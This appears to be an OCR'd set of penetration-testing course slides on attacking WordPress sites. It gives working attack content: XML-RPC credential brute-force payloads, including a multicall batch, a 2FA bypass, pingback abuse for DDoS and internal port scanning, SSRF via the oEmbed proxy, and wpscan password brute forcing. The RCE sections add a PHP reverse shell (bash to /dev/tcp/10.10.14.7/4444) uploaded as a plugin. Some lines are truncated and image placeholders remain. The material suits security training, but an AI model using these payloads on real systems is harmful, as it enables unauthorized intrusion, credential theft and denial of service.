60 MIN

Wordpress

DAY ##

BASIC INFORMATION

- **Uploaded** files go to: http://10.10.10.10/wp-content/uploads/2018/08/a.txt **Themes files can be found in /wp-content/themes/,** so if you change some php of the theme to get RCE you probably will use that path. For example: Using **theme twentytwelve** you can **access** the **404.php** file in: **/wp-content/themes/twentytwelve/404.php Another useful url could be: /wp-content/themes/default/404.php**
- In **wp-config.php** you can find the root password of the database.
- Default login paths to check: ***/wp-login.php, /wp-login/, /wp-admin/, /wp-admin.php, /login/***

MAIN WORDPRESS FILES

- Index.php
- license.txt contains useful information such as the version WordPress installed.
- wp-activate.php is used for the email activation process when setting up a new WordPress site.
- Login folders (may be renamed to hide it):

1. /wp-admin/login.php
2. /wp-admin/wp-login.php
3. /login.php
4. /wp-login.php

- xmlrpc.php is a file that represents a feature of WordPress that enables data to be transmitted with HTTP acting as the transport mechanism and XML as the encoding mechanism. This type of communication has been replaced by the WordPress REST API.
- The wp-content folder is the main directory where plugins and themes are stored.
- wp-content/uploads/ Is the directory where any files uploaded to the platform are stored.
- wp-includes/ This is the directory where core files are stored, such as certificates, fonts, JavaScript files, and widgets.

MAIN WORDPRESS FILES
POST EXPLOITATION

- The wp-config.php file contains information required by WordPress to connect to the database such as the database name, database host, username and password, authentication keys and salts, and the database table prefix. This configuration file can also be used to activate DEBUG mode, which can useful in troubleshooting.

USER PERMISSIONS

- **Administrator**
- **Editor**: Publish and manages his and others posts
- **Author**: Publish and manage his own posts
- **Contributor**: Write and manage his posts but cannot publish them
- **Subscriber**: Browser posts and edit their profile

PASSIVE ENUMERATION
GET WORDPRESS VERSION

- Check if you can find the files /license.txt or /readme.html
- Inside the **source code** of the page (example from https://wordpress.org/support/article/pages/):
  - Grep

```
curl https://victim.com/ | grep 'content="WordPress'
```

  - Meta name

```
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="https://w
<meta name="generator" content="WordPress 5.6-beta3-49535" />
<link rel='shortlink' href='https://wordpress.org/support/?p=10776416' />
```

PASSIVE ENUMERATION
GET WORDPRESS VERSION

- JavaScript Files

```
<link rel='stylesheet' id='wporg-bbp-code-blocks-expand-contract-css'  href='https://wordpress.org/support/wp-content/plugins/wporg-bbp-code-blocks-
<script type='text/javascript' src='https://wordpress.org/support/wp-includes/js/hoverintent-js.min.js?ver=2.2.1' id='hoverintent-js-js'></script>
<script type='text/javascript' src='https://wordpress.org/support/wp-includes/js/admin-bar.min.js?ver=5.6-beta3-49535' id='admin-bar-js'></script>
<script type='text/javascript' src='https://wordpress.org/support/wp-content/plugins/jetpack/_inc/build/photon/photon.min.js?ver=20191001' id='jetpa
<script type='text/javascript' src='https://wordpress.org/support/wp-content/themes/pub/wporg-support/js/navigation.js?ver=20181209' id='wporg-suppo
<script type='text/javascript' src='https://wordpress.org/support/wp-content/themes/pub/wporg-support/js/forums.js?ver=20200318' id='wporg-support-f
<script type='text/javascript' src='https://wordpress.org/support/wp-includes/js/wp-embed.min.js?ver=5.6-beta3-49535' id='wp-embed-js'></script>
```

- CSS Link Files

```
<link rel='stylesheet' id='dashicons-css'  href='https://wordpress.org/support/wp-includes/css/dashicons.min.css?ver=5.6-beta3-49535' type
k rel='stylesheet' id='admin-bar-css'  href='https://wordpress.org/support/wp-includes/css/admin-bar.min.css?ver=5.6-beta3-49535' type='te
```

PASSIVE ENUMERATION

- Get Plugins

```
curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
```

- Get Themes

```
curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
```

- Extract Versions In General

```
curl -s -X GET https://wordpress.org/support/article/pages/ | grep http | grep -E '?ver=' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
```

ACTIVE ENUMERATION
PLUGINS AND THEMES

- You probably won't be able to find all the Plugins and Themes passible. In order to discover all of them, you will need to **actively Brute Force a list of Plugins and Themes** (hopefully for us there are automated tools that contains this lists).

ACTIVE ENUMERATION
USERS

- ID Brute: You get valid users from a WordPress site by Brute Forcing users IDs

```
curl -s -I -X GET http://blog.example.com/?author=1
```

- If the responses are **200** or **30X**, that means that the id is **valid**. If the response is **400**, then the id is **invalid**.

ACTIVE ENUMERATION
USERS

- wp-json
- You can also try to get information about the users by querying:

```
curl http://blog.example.com/wp-json/wp/v2/users
```

- **Only information about the users that has this feature enable will be provided.**
- Also note that **/wp-json/wp/v2/pages** could leak IP addresses.

ACTIVE ENUMERATION
USERS


- Login username enumeration: when login in **/wp-login.php** the **message** is **different** is the indicated **username exists or not**.

ACTIVE ENUMERATION
XML-RPC

- If xml-rpc.php is active you can perform a credentials brute-force or use it to launch DoS attacks to other resources. (You can automate this process using this for example).
- To see if it is active try to access to ***/xmlrpc.php*** and send this request

```
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

ACTIVE ENUMERATION
XML-RPC




ACTIVE ENUMERATION
XML-RPC

- Credentials Bruteforce
  - **wp.getUserBlogs**, **wp.getCategories** or **metaWeblog.getUsersBlogs** are some of the methods that can be used to brute-force credentials. If you can find any of them you can send something like:


```
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
```

ACTIVE ENUMERATION
XML-RPC

- The message *"Incorrect username or password"* inside a 200 code response should appear if the credentials aren't valid.



ACTIVE ENUMERATION
XML-RPC




- Using the correct credentials you can upload a file. In the response the path will appears (https://gist.github.com/georgestephanis/5681982)

```
<?xml version='1.0' encoding='utf-8'?>
<methodCall>
    <methodName>wp.uploadFile</methodName>
    <params>
        <param><value><string>1</string></value></param>
        <param><value><string>username</string></value></param>
        <param><value><string>password</string></value></param>
        <param>
            <value>
                <struct>
                    <member>
                        <name>name</name>
                        <value><string>filename.jpg</string></value>
                    </member>
                    <member>
                        <name>type</name>
                        <value><string>mime/type</string></value>
                    </member>
                    <member>
                        <name>bits</name>
                        <value><base64><![CDATA[---base64-encoded-data---]]></base64></value>
                    </member>
                </struct>
            </value>
        </param>
    </params>
</methodCall>
```

ACTIVE ENUMERATION
XML-RPC

- Also there is a **faster way** to brute-force credentials using **system.multicall** as you can try several credentials on the same request:



```
<?xml version="1.0"?>
<methodCall>
    <methodName>system.multicall</methodName>
    <params>
        <param>
            <value>
                <array>
                    <data>
                        <value>
                            <struct>
                                <member>
                                    <name>methodName</name>
                                    <value>
                                        <string>wp.getUsersBlogs</string>
                                    </value>
                                </member>
                                <member>
                                    <name>params</name>
                                    <value>
                                        <array>
                                            <data>
                                                <value>
                                                    <array>
                                                        <data>
                                                            <value>
                                                                <string>user1</string>
                                                            </value>
                                                            <value>
                                                                <string>password1</string>
                                                            </value>
                                                        </data>
                                                    </array>
                                                </value>
                                            </data>
                                        </array>
                                    </value>
                                </member>
                            </struct>
                        </value>
                        <value>
                            <struct>
                                <member>
                                    <name>methodName</name>
                                    <value>
                                        <string>wp.getUsersBlogs</string>
                                    </value>
                                </member>
                                <member>
                                    <name>params</name>
                                    <value>
                                        <array>
                                            <data>
                                                <value>
                                                    <array>
                                                        <data>
                                                            <value>
                                                                <string>user2</string>
                                                            </value>
                                                            <value>
                                                                <string>password2</string>
                                                            </value>
```

ACTIVE ENUMERATION
XML-RPC

- Bypass 2FA
  - This method is meant for programs and not for humans, and old, therefore it doesn't support 2FA. So, if you have valid creds but the main entrance is protected by 2FA, **you might be able to abuse xmlrpc.php to login with those creds bypassing 2FA**. Note that you won't me able to perform all the actions you can do through the console, but you might still be able to get to RCE as Ippsec explains it in https://www.youtube.com/watch?v=p8mIdm93mfw&t=1130s


ACTIVE ENUMERATION
XML-RPC

- DDoS or Port Scanning

- If you can find the method ***pingback.ping*** inside the list you can make the Wordpress send an arbitrary request to any host/port. This can be used to ask **thousands** of Wordpress **sites** to **access** one **location** (so a **DDoS** is caused in that location) or you can use it to make **Wordpress** lo **scan** some internal **network** (you can indicate any port).

```
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>
</value></param></params>
</methodCall>
```

ACTIVE ENUMERATION
XML-RPC



ACTIVE ENUMERATION

Wp-cron.php DoS

- This file usually exists under the root of the Wordpress site: **/wp-cron.php** When this file is **accessed** a "**heavy**" MySQL **query** is performed, so I could be used by **attackers** to **cause** a **DoS**. Also, by default, the wp-cron.php is called on every page load (anytime a client requests any Wordpress page), which on high-traffic sites can cause problems (DoS).
- It is recommended to disable Wp-Cron and create a real cronjob inside the host that perform the needed actions in a regular interval (without causing issues).

ACTIVE ENUMERATION

/wp-json/oembed/1.0/proxy - SSRF

- Try to access

https://worpress-site.com/wp-json/oembed/1.0/proxy?url=ybdk28vjsa9yirr7og2lukt10s6ju8.burpcollaborator.net and the Wordpress site may make a request to you.

- This is the response when it doesn't work:

```
code:       "rest_forbidden"
message:    "Sorry, you are not allowed to make proxied oEmbed requests."
data:
  status:   401
```

ACTIVE ENUMERATION

SSRF

- https://github.com/t0gu/quickpress/blob/master/core/requests.go
- This tool checks if the **methodName: pingback.ping** and for the path **/wp-json/oembed/1.0/proxy** and if exists, it tries to exploit them.

AUTOMATIC TOOLS

```
cmsmap -s http://www.domain.com -t 2 -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0"
wpscan --rua -e ap,at,tt,cb,dbe,u,m --url http://www.domain.com [--plugins-detection aggressive]
--api-token <API_TOKEN> --passwords
/usr/share/wordlists/external/SecLists/Passwords/probable-v2-top1575.txt #Brute force found users
and search for vulnerabilities using a free API token (up 50 searchs)
#You can try to bruteforce the admin user using wpscan with "-U admin"
```

GET ACCESS BY OVERWRITING A BIT

- More than a real attack this is a curiosity. IN the CTF https://github.com/orangetw/My-CTF-Web-Challenges#one-bit-man you could flip 1 bit from any wordpress file. So you could flip the position 5389 of the file /var/www/html/wp-includes/user.php to NOP the NOT (!) operation.


```
if ( ! wp_check_password( $password, $user->user_pass, $user->ID ) ) {
        return new WP_Error(
```

PANEL RCE

- **Modifying a php from the theme used (admin credentials needed)**
- Appearance → Theme Editor → 404 Template (at the right)
- Change the content for a php shell:

PANEL RCE

- Search in internet how can you access that updated page. In this case you have to access here: http://10.11.1.234/wp-content/themes/twentytwelve/404.php



PANEL RCE

MSF

- You can use:

```
use exploit/unix/webapp/wp_admin_shell_upload
```

To get a session

PLUGIN RCE

PHP PLUGIN


- It may be possible to upload .php files as a plugin. Create your php backdoor using for example:

```
└─$ cat shell.php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.7/4444 0>&1'") ?>
```

PLUGIN RCE

PHP PLUGIN


- Then add a new plugin



PLUGIN RCE

PHP PLUGIN


- Upload plugin and press Install Now



PLUGIN RCE

PHP PLUGIN


- Click on Proceed



PLUGIN RCE


PHP PLUGIN

- Click on Proceed



